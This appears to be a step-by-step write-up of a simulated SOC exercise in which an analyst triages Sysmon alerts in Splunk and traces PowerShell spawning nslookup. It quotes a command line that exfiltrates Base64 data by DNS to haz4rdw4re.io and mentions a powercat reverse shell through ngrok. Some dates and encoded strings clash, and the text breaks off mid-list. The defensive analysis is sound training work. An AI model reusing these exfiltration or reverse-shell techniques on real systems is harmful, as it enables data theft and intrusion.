Start by sorting or filtering alerts to identify those with high severity or requiring urgent action.



In the **Alert Queue** we see a series of **High severity** alerts with the same rule, “**Suspicious Parent Child Relationship**”, all classified as **Process** type. These alerts indicate a potential pattern of suspicious activity involving process

execution and relationships, which is often associated with malware, privilege escalation, or unauthorized access.

Key Details from the Alert Queue

Alert Rule: Suspicious Parent Child Relationship

Severity: High (requires immediate attention)


Type: Process

Date: Dec 28th, 2024, at 13:47 (all alerts were triggered around the same time)

Status: Awaiting action

The “Suspicious Parent Child Relationship” rule flags instances where one process spawns another in an unusual or potentially malicious way. This could include:

1. Legitimate system processes being abused (`cmd.exe` launching `powershell.exe`).
2. Unusual hierarchies, such as:
 - A text editor launching network tools.
 - A browser spawning a shell process.
3. Processes linked to known Indicators of Compromise (IoCs).



The screenshot shows a web interface for an "Alert queue". On the left is a sidebar with navigation links: Dashboard, Alert queue (active), SIEM, Analyst VM, Documentation, Playbooks, Case reports, and Guide. At the bottom of the sidebar is an "Exit simulation" button. The main area is titled "Alert queue" and contains a message: "You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. Learn more". Below this is a search bar and filter controls. The filters include "Reset filters", "High" (selected), "Status", "Alert type", and "Show 15 alerts". A table displays a list of alerts with columns: ID, Alert rule, Severity, Type, Date, Status, and Action. All alerts in the table have the same details: ID (1049-1041), Alert rule (Suspicious Parent Child Relationship), Severity (High), Type (Process), Date (Dec 28th 2024 at 13:47), and Status (Awaiting action). Each row has an "Action" button with a person icon.

ID	Alert rule	Severity	Type	Date	Status	Action
1049	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1048	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1046	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1045	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1044	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1043	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1042	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]
1041	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	[Action]

Investigate Alerts

Take Ownership of the Alerts

Click on the “**Action**” button for the alert to assign it to yourself.







Alert queue

Assigned alert

You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. [Learn more](#)

Search for an alert

Reset filters: High Status Alert type Show 15 alerts

ID	Alert rule	Severity	Type	Date	Status	Action
1049	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1048	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1046	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1045	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1044	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1043	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	

You have successfully taken ownership of alert **ID 1049**, which is categorized as a **High Severity** process-related alert with the rule “Suspicious Parent Child Relationship”.

Alert queue

00:00:03










You have successfully taken ownership of alert with event ID 1049

Assigned alert

1049 Suspicious Parent Child Relationship High Process Dec 28th 2024 at 13:47 Write case report

Search for an alert

Reset filters: High Status Alert type Show 15 alerts

ID	Alert rule	Severity	Type	Date	Status	Action
1049	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Write case report	
1048	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1046	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1045	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1044	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1043	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1042	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1041	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1040	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	

Exit simulation

Created by

Alert Analysis: ID 1049

The alert provides details of a **High Severity** process activity involving an uncommon parent-child relationship. Below is a detailed analysis of the provided information:

Alert Details

Datasource: Sysmon

Timestamp: 28/12/2024 11:47:56.301

Event Code: 1 (Process Creation)

Host Name: win-3450

Process Name: nslookup.exe

Process PID: 3648

Parent Process PID: 3728

Parent Process Name: powershell.exe

Command Line: "C:\Windows\system32\nslookup.exe"
RmJjEyNGZiMTY1NjZlFQ==.haz4rdw4re.io

Working Directory:

C:\Users\michael.ascot\downloads\

Event Action: Process Create (rule: ProcessCreate)

Initial Observations

1. Parent Process (powershell.exe):

PowerShell is often used in legitimate administrative tasks, but it is also frequently exploited by attackers for executing scripts and downloading malicious payloads. In this case, it spawned **nslookup.exe**, which is unusual unless the system is troubleshooting DNS.

2. Child Process (nslookup.exe):

The **nslookup.exe** tool is used for DNS queries. However, its use in this context is suspicious due to:

The encoded string in the command (**RmJjEyNGZiMTY1NjZlFQ==**).

A domain name that seems suspicious (**haz4rdw4re.io**)

3. Command Line Details:

The base64-encoded string (**RmJjEyNGZiMTY1NjZlFQ==**) could potentially contain obfuscated malicious commands or data. Decoding is required.

4. Working Directory:

The process originates from a user downloads directory (**C:\Users\michael.ascot\downloads**), which increases suspicion as this is often where malicious downloads are stored.

The screenshot shows the 'Alert queue' section of a SIEM dashboard. On the left sidebar, the 'Alert queue' menu item is highlighted. The main area displays an 'Assigned alert' for ID 1049, titled 'Suspicious Parent Child Relationship', with a severity of 'High'. The alert details include a description, timestamps, and process information. Below the details is a table listing the alert in the queue.


ID	Alert rule	Severity	Type	Date	Status	Action
1049	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	
1046	Suspicious Parent Child Relationship	High	Process	Dec 28th 2024 at 13:47	Awaiting action	

Investigate the Alert

To determine the cause of the network drive disconnection and whether it indicates malicious or legitimate activity.

Access the SIEM Logs:

This screenshot is similar to the first one, showing the 'Alert queue' section. However, in the left sidebar, the 'SIEM' menu item is highlighted with a red rectangle, indicating the next step in the investigation process.



This is the **Splunk Enterprise** dashboard, providing tools for log analysis, monitoring, and data investigation.

Key Features in the Splunk Interface

1. Apps Menu (Left Panel):

Search & Reporting: This is the primary interface for querying logs and generating reports.

Splunk Essentials for Cloud and Enterprise 8.2: Pre-configured apps to explore use cases and accelerate Splunk deployment.

Splunk Secure Gateway (SSG): Ensures secure connections to Splunk instances.

2. Explore Splunk Section:

Add Data: Use this to ingest data from sources such as network logs, endpoint monitoring tools, or applications.

Splunk Apps: Extend Splunk's capabilities by adding custom apps or add-ons tailored for specific security use cases.

Splunk Docs: Access detailed documentation for guidance on using Splunk and troubleshooting issues.


3. Forwarders Section:

Currently, **Forwarder Monitoring is disabled**.


Forwarders are used to ingest logs from remote systems or devices. To enable, visit the **setup** page.

4. Search Box (Top Right):

Use this to locate specific logs, dashboards, or saved reports.



In Splunk search for events related to the **nslookup.exe** process



`index=* nslookup.exe`

The Splunk query results display events related to the nslookup.exe process.

Key Observations:

1. Process Execution (nslookup.exe):

The command-line arguments indicate repeated execution of the nslookup.exe process.

The domain names being queried, such as haz4rdw4re.io, suggest potential malicious activity.

The arguments often include Base64-like encoded strings, hinting at possible data exfiltration or C2 (Command and Control) communication.

2. Process Parent Information:

Parent Process: powershell.exe

All executions of nslookup.exe originate from powershell.exe, which is an anomaly unless explicitly intended in an environment.

This suggests the use of PowerShell scripts for automation of malicious tasks.

3. Working Directory: The process is operating within C:\Users\michael.ascot\downloads\ and its subdirectory exfiltration\.
This subdirectory (exfiltration\) strongly suggests that this directory is being used to handle sensitive or unauthorized data.

4. Timestamps: All events occur within a short timeframe (8:36:03 to 8:36:19 on 01/08/2024), indicating scripted or automated activity.
The rapid execution of commands is typical of malware or attack frameworks.

Repeated Patterns: Each execution of nslookup.exe uses a different encoded string, likely intended to avoid detection by security mechanisms.

Summary of Events

High-Level Process Flow: powershell.exe initiates multiple instances of nslookup.exe.


Each execution involves encoded data in the command line and a suspicious domain (haz4rdw4re.io).

The nslookup.exe process operates out of a directory named exfiltration\, strongly indicative of malicious intent.


Noteworthy Fields: Command Lines: Encoded strings, such as RmYjEyNGZiMTY1NjZlQ==.haz4rdw4re.io, need decoding to uncover potential payloads or sensitive data.

Host Name: The affected system is win-3450.

Parent PID: All processes have the same parent process ID (3728), verifying that powershell.exe is orchestrating these executions.




to view all indexed data (**index=***) to examine the events within the Splunk logs.
To identify patterns or anomalies in the processes executed.




index=*

Focused on **process.parent.pid** to find associated parent processes
> **process.parent.pid (3728)**


To identify whether **powershell.exe** (the parent process with **PID 3728**) was responsible for spawning multiple child processes, indicating potential abuse or misuse of PowerShell for malicious purposes. This step helped you narrow down on a specific process and determine its behavior.



This query isolated all events where **powershell.exe (PID 3728)** acted as the **parent process**. The returned events confirmed the execution of **nslookup.exe** by **powershell.exe**. The logs detail multiple **process creation events** recorded by Sysmon. The parent process for all these events is **powershell.exe** (with **process.parent.pid = 3728**). This indicates that PowerShell was used to execute commands, including suspicious commands related to **nslookup.exe** and **net.exe**. These activities are potentially indicative of lateral movement, reconnaissance, or data exfiltration.



Use new search PowerShell query to continue investigating and identify suspicious activities associated with the **powershell.exe** process.



index=* powershell.exe

Key observations:

1. We noticed a PowerShell command (**IEX(New-Object System.Net.WebClient)...**) being executed to download a malicious script from the internet. This is not normal system behavior.
2. **Unusual Patterns:** Attackers often use legitimate tools, such as **PowerShell** and **nslookup.exe**, to avoid detection. These tools are

typically used by system administrators but can be misused in malicious ways.

In this case, **PowerShell** was used to download harmful scripts and execute them, while **nslookup.exe** (a tool used to look up domain names) was used to transfer stolen data encoded in Base64 to an external domain.

The unusual use of these tools (running multiple DNS queries with encoded data) indicates the tools were being exploited.

3. Malicious Indicators: Certain domains and tools found in the logs are known to be associated with cyberattacks.

The domain **haz4rdw4re.io** is suspicious and likely controlled by the attacker. Legitimate DNS lookups do not involve sending Base64-encoded strings to such domains.

The tool **powercat.ps1**, which was downloaded and executed, is a known malicious script often used to establish reverse shells (allowing remote control of the system).

These indicators flagged the activity as malicious and helped identify the attacker's goals (data theft, system control).

4. Behavior Analysis:

The attacker's behavior followed a structured sequence commonly seen in cyberattacks:

Initial Reconnaissance: The attacker used commands like **whoami**, **net user**, and **systeminfo** to gather information about the system, its users, and their permissions.

File Access and Copying: The attacker accessed a shared folder (**SSF-FinancialRecords**) on the network and copied its contents using **Robocopy.exe**. The copied files were moved to a hidden directory for further processing.

Data Preparation for Exfiltration: The attacker used PowerShell to encode stolen files (**BitcoinWalletPasscodes.txt** and **exfilt8me.zip**) into Base64 format, breaking it into smaller parts for transfer.

1. **Data Exfiltration:** Instead of using standard file transfer methods, the attacker cleverly hid the data in DNS queries to the suspicious domain (**haz4rdw4re.io**), avoiding detection by traditional security tools.
2. **Backdoor Creation:** The attacker downloaded and ran a script (**powercat.ps1**) to establish a reverse shell, ensuring they could return to the system at any time.

3. Piecing the Evidence Together:

By analyzing the timeline of events and matching them with known attack methods, a clear picture emerged:

1. **Malicious Activity Identified:** The command downloads a known malicious script (**powercat.ps1**) from GitHub.

The script is designed to create a reverse shell, which is a typical tactic used by attackers to gain control of a compromised system.

2. Indicators of Compromise (IoCs): Domain: 2.tcp.ngrok.io is a known public tunneling service that attackers frequently abuse for remote access.

3. PowerShell Abuse: PowerShell is being used to download and execute scripts from external sources, which is suspicious unless explicitly authorized.

4. Execution of PowerCat: This tool is widely associated with malicious post-exploitation activities.

Behavior Matches Known Threat Patterns: The sequence of actions (downloading a script, connecting to a remote server, and establishing a reverse shell) aligns with known attack techniques as described in the MITRE ATT&CK framework:

T1059.001: Command and Scripting Interpreter: PowerShell

